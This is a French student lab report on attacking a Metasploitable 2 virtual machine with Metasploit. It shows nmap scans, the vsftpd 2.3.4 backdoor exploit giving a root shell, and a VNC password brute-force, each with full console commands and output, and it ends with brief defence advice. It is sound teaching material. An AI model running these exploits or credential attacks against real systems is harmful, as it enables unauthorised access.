Ait Yahia Arezki
Campos Gean Pierre
Alula Willy-Julien
Justin Mboene Guibile
MBAMA Mahoungou Exaucé Heno
Ilyas Qaouch
Adam Houno ANNOUR

Introduction :

PRÉSENTATION DU FRAMEWORK METASPLOID

Metasploit est un framework puissant utilisé par les professionnels de la sécurité pour évaluer la sécurité des systèmes informatiques en exploitant leurs vulnérabilités c'est ce que nous allons aussi utilisé lors de ce Tp.

- Metasploit est un framework open-source de test d'intrusion et d'exploitation de vulnérabilités.
- Il offre une large gamme de fonctionnalités pour automatiser les tâches de sécurité.
- Cette présentation vous permettra de découvrir les commandes les plus utiles de Metasploit.

- Metasploit est un outil puissant qui peut être utilisé par les professionnels de la sécurité pour identifier et exploiter les vulnérabilités des systèmes informatiques.
- Il est important de l'utiliser de manière responsable et éthique.

Obtenir de l'aide et se déplacer dans Metasploit

Contenu:

- help: Affiche la liste des commandes disponibles.
- search: Recherche une commande ou une option par nom.
- info: Affiche des informations détaillées sur une commande.
- options: Affiche la liste des options disponibles pour une commande.
- set: Définir une valeur d'option.
- unset: Supprimer une valeur d'option.
- run: Exécuter une commande.

- Il est important de se familiariser avec les commandes d'aide et de navigation pour utiliser Metasploit efficacement.
- La documentation en ligne de Metasploit est une ressource précieuse pour obtenir plus d'informations sur les commandes.

Charger, exploiter et supprimer des modules

Contenu:

- use: Charger un module Metasploit.
- show modules: Afficher la liste des modules disponibles.
- info module: Affiche des informations détaillées sur un module.
- exploit: Exécuter un module d'exploitation.
- back: Revenir au menu précédent.

- Metasploit propose une large gamme de modules pour exploiter différents types de vulnérabilités.
- Il est important de choisir le bon module pour la tâche à effectuer.

Définir et utiliser des payloads

Contenu:

- set payload: Définir le payload à utiliser pour une exploitation.
- show payloads: Afficher la liste des payloads disponibles.
- info payload: Affiche des informations détaillées sur un payload.
- options payload: Affiche la liste des options disponibles pour un payload.

- Les payloads sont utilisés pour obtenir un accès à un système après l'exploitation d'une vulnérabilité.
- Il existe différents types de payloads pour répondre à différents besoins.

Interagir avec un système compromis

Contenu:

- meterpreter: Accéder à une session Meterpreter après une exploitation réussie.
- shell: Démarrer une session shell interactive.
- cd: Changer de répertoire.
- ls: Lister les fichiers et les répertoires.
- download: Télécharger un fichier depuis le système compromis.
- upload: Envoyer un fichier vers le système compromis.

- Meterpreter est une interface puissante qui permet d'interagir avec un système compromis.
- Il est important d'utiliser Meterpreter de manière responsable pour ne pas endommager le système.

Nessus :

Nessus est un outil de scanner de vulnérabilités puissant et polyvalent utilisé par les professionnels de la sécurité pour évaluer et renforcer la sécurité des systèmes informatiques contre les attaques potentielles nous allons aussi l' utiliser lors de ce Tp.

Partie Metasploit :

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:33:6c:b2 brd ff:ff:ff:ff:ff:ff
    inet 172.20.10.14/28 brd 172.20.10.15 scope global eth0
    inet6 fe80::a00:27ff:fe33:6cb2/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```


Pour commencer on tape Ip a sur metasploit pour obtenir l'adresse ip sur laquelle nous allons effectuer nos différentes analyses en l'occurrence 172.20.10.14.

```
root@kali: /home/ls
File  Actions  Edit  View  Help
┌──(ls㉿kali)-[~]
└─$ ping 172.20.10.14
PING 172.20.10.14 (172.20.10.14) 56(84) bytes of data.
64 bytes from 172.20.10.14: icmp_seq=1 ttl=64 time=5.86 ms
64 bytes from 172.20.10.14: icmp_seq=2 ttl=64 time=0.908 ms
64 bytes from 172.20.10.14: icmp_seq=3 ttl=64 time=0.831 ms
^C
── 172.20.10.14 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2017ms
rtt min/avg/max/mdev = 0.831/2.533/5.862/2.353 ms

┌──(ls㉿kali)-[~]
└─$ sudo su
[sudo] password for ls:
┌──(root㉿kali)-[/home/ls]
└─# nmap -sV -p- -stats-every=5s 172.20.10.14
```

Pour commencer nous nous rendons sur kali puis on utilise nmap pour effectuer un scan de version ainsi qu'un scan de tous les port de l'adresse ip 172.20.10.14 en nous donnant les stats en temps réel.

```
Service scan Timing: About 96.67% done; ETC: 05:09 (0:00:04 remaining)
Stats: 0:02:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 05:09 (0:00:04 remaining)
Nmap scan report for 172.20.10.14
Host is up (0.00012s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
46843/tcp open  status      1 (RPC #100024)
50512/tcp open  nlockmgr    1-4 (RPC #100021)
58077/tcp open  java-rmi    GNU Classpath grmiregistry
58528/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:33:6C:B2 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:l
inux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.48 seconds
```

Nous obtenons les résultats suivants avec la version ainsi que tous les ports ouverts sur l'adresse IP 172.20.10.14.




```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasplo
                                       it/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.20.10.14
RHOST => 172.20.10.14
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Le < remote Port > est positionné sur le port 3632 par défaut, il ne sert donc pas de le modifier, par contre rien n'est spécifié pour le <<remote Host >> on indique donc notre IP cible qui est 172.20.10.14.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connect
ion

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.20.10.14:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.20.10.14:21 - USER: 331 Please specify the password.
[+] 172.20.10.14:21 - Backdoor service has been spawned, handling...
[+] 172.20.10.14:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (172.20.10.13:41613 → 172.20.10.14:6200) at 2024-03-07 05:38:09 -0500

whoami
root
```

Le Payload est la charge malveillante à exécuter sur notre machine cible, ici il s'agit d'un <shellcode> c'est ce qui nous permettra d'avoir un shell à distance depuis notre Kali.
On peut bien voir qu'on a accès à la machine vulnérable, car quand on a saisi la commande "whoami" il retourne "root"


##################

```
┌──(root㉿kali)-[/home/willy/Downloads]
└─# /bin/systemctl start nessusd.service
```

On commence par démarrer nessus


```
┌──(root㉿kali)-[/home/willy]
└─# nmap -sV 10.28.71.59 -p 5900
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 11:33 CET
Nmap scan report for 10.28.71.59
Host is up (0.0028s latency).

PORT     STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
MAC Address: 08:00:27:B7:26:ED (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 3.17 seconds
```

On lance un scan nmap sur le port 5900.
Cette option spécifie à nmap de détecter les versions des services fonctionnant sur les ports ouverts. Cela permet d'identifier plus précisément les logiciels et leurs versions sur les ports scannés.
-p 5900: Cette option spécifie à nmap de scanner uniquement le port 5900. Dans ce cas, le port 5900 est spécifique à VNC (Virtual Network Computing), qui est une méthode pour visualiser l'interface graphique d'un système distant.
nmap effectuera une analyse sur le port 5900 de l'adresse IP spécifiée, en tentant d'identifier le service VNC fonctionnant sur ce port et en fournissant des informations sur la version du logiciel VNC. Cela permettra à l'utilisateur de mieux comprendre quels services sont exposés sur l'hôte cible



on fait msfconsole pour entrer dans l'environnement de metasploit pour voir si le service vnc est susceptible à vulnérabilité

U



msf > vnc_login est une commande spécifique à Metasploit qui lance le module **vnc_login.**
Ce module est utilisé pour effectuer une attaque de force brute ou d'authentification par dictionnaire contre des services VNC. Il tente de se connecter à un serveur VNC en utilisant une liste de noms d'utilisateur et de mots de passe prédéfinis ou fournis par l'utilisateur.
ensuite msf6 use 0 pour pour utiliser auxiliary/scanner/vnc/vnc_login ensuite show options pour voir les options.

```
   PASSWORD                         no        The password to test
   PASS_FILE        /usr/share/metas  no        File containing passwords,
                    ploit-framework/            one per line
                    data/wordlists/v
                    nc_passwords.txt
   Proxies                          no        A proxy chain of format ty
                                              pe:host:port[,type:host:po
                                              rt][ ... ]
   RHOSTS                           yes       The target host(s), see ht
                                              tps://docs.metasploit.com/
                                              docs/using-metasploit/basi
                                              cs/using-metasploit.html
   RPORT            5900            yes       The target port (TCP)
   STOP_ON_SUCCESS  false           yes       Stop guessing when a crede
                                              ntial works for a host
   THREADS          1               yes       The number of concurrent t
                                              hreads (max one per host)
   USERNAME         <BLANK>         no        A specific username to aut
                                              henticate as
   USERPASS_FILE                    no        File containing users and
                                              passwords separated by spa
                                              ce, one pair per line
   USER_AS_PASS     false           no        Try the username as the pa
                                              ssword for all users
   USER_FILE                        no        File containing usernames,
                                               one per line
   VERBOSE          true            yes       Whether to print output fo
                                              r all attempts
```

Les informations qui nous intéressent ici sont le RHOST que nous voudrions connecter à notre metasploit.
PASS_FILE qui nous fournit un dictionnaire de mot de passe pour pouvoir que l'on va pouvoir lancer pour notre attaque.
USERNAME que l'on mettra au nom de root.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 10.28.71.59
rhosts ⇒ 10.28.71.59
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME ⇒ root
msf6 auxiliary(scanner/vnc/vnc_login) > show options
```

ici les changement indiqué ci dessus


```
                                        rt][ ... ]
  RHOSTS           10.28.71.59      yes       The target host(s), see ht
                                              tps://docs.metasploit.com/
                                              docs/using-metasploit/basi
                                              cs/using-metasploit.html
  RPORT            5900             yes       The target port (TCP)
  STOP_ON_SUCCESS  false            yes       Stop guessing when a crede
                                              ntial works for a host
  THREADS          1                yes       The number of concurrent t
                                              hreads (max one per host)
  USERNAME         root             no        A specific username to aut
                                              henticate as
  USERPASS_FILE                     no        File containing users and
                                              passwords separated by spa
                                              ce, one pair per line
  USER_AS_PASS     false            no        Try the username as the pa
                                              ssword for all users
  USER_FILE                         no        File containing usernames,
                                               one per line
  VERBOSE          true             yes       Whether to print output fo
                                              r all attempts
```

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 10.28.71.59:5900      - 10.28.71.59:5900 - Starting VNC login sweep
[!] 10.28.71.59:5900      - No active DB -- Credential data will not be saved
!
[+] 10.28.71.59:5900      - 10.28.71.59:5900 - Login Successful: :password
[*] 10.28.71.59:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

une fois les modification faites on peut tout lancer
Cette commande lancera l'attaque de force brute ou d'authentification par dictionnaire contre les services VNC disponibles sur la cible en utilisant les combinaisons de noms d'utilisateur et de mots de passe spécifiées. Metasploit affichera ensuite les résultats de l'attaque.
donc ici on ça en utilisateur > root et en mot de passe > password

```
┌──(root㉿kali)-[/home/willy]
└─# vncviewer 10.28.71.59
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Après avoir exécuté cette commande, une fenêtre VNC s'ouvrira, demandant de saisir le mot de passe pour nous connecter au serveur VNC distant. Une fois le mot de passe correctement entré, nous devrons pouvoir visualiser et contrôler le bureau distant via VNC.



Comment se défendre contre une attaque port 5900 VNC exploit metasploitable 2:

Pour se défendre contre une attaque visant à pirater et exploiter le port 5900 utilisé pour VNC, plusieurs mesures sont essentielles. Tout d'abord, maintenez votre système à jour avec les derniers correctifs de sécurité pour éviter l'exploitation de vulnérabilités connues. Ensuite, configurez votre pare-feu pour bloquer le trafic non autorisé sur le port 5900 et n'autorisez l'accès qu'aux adresses IP de confiance. De plus, assurez-vous que votre serveur VNC est configuré de manière sécurisée avec des mots de passe forts et envisagez d'utiliser une authentification à deux facteurs pour renforcer la sécurité.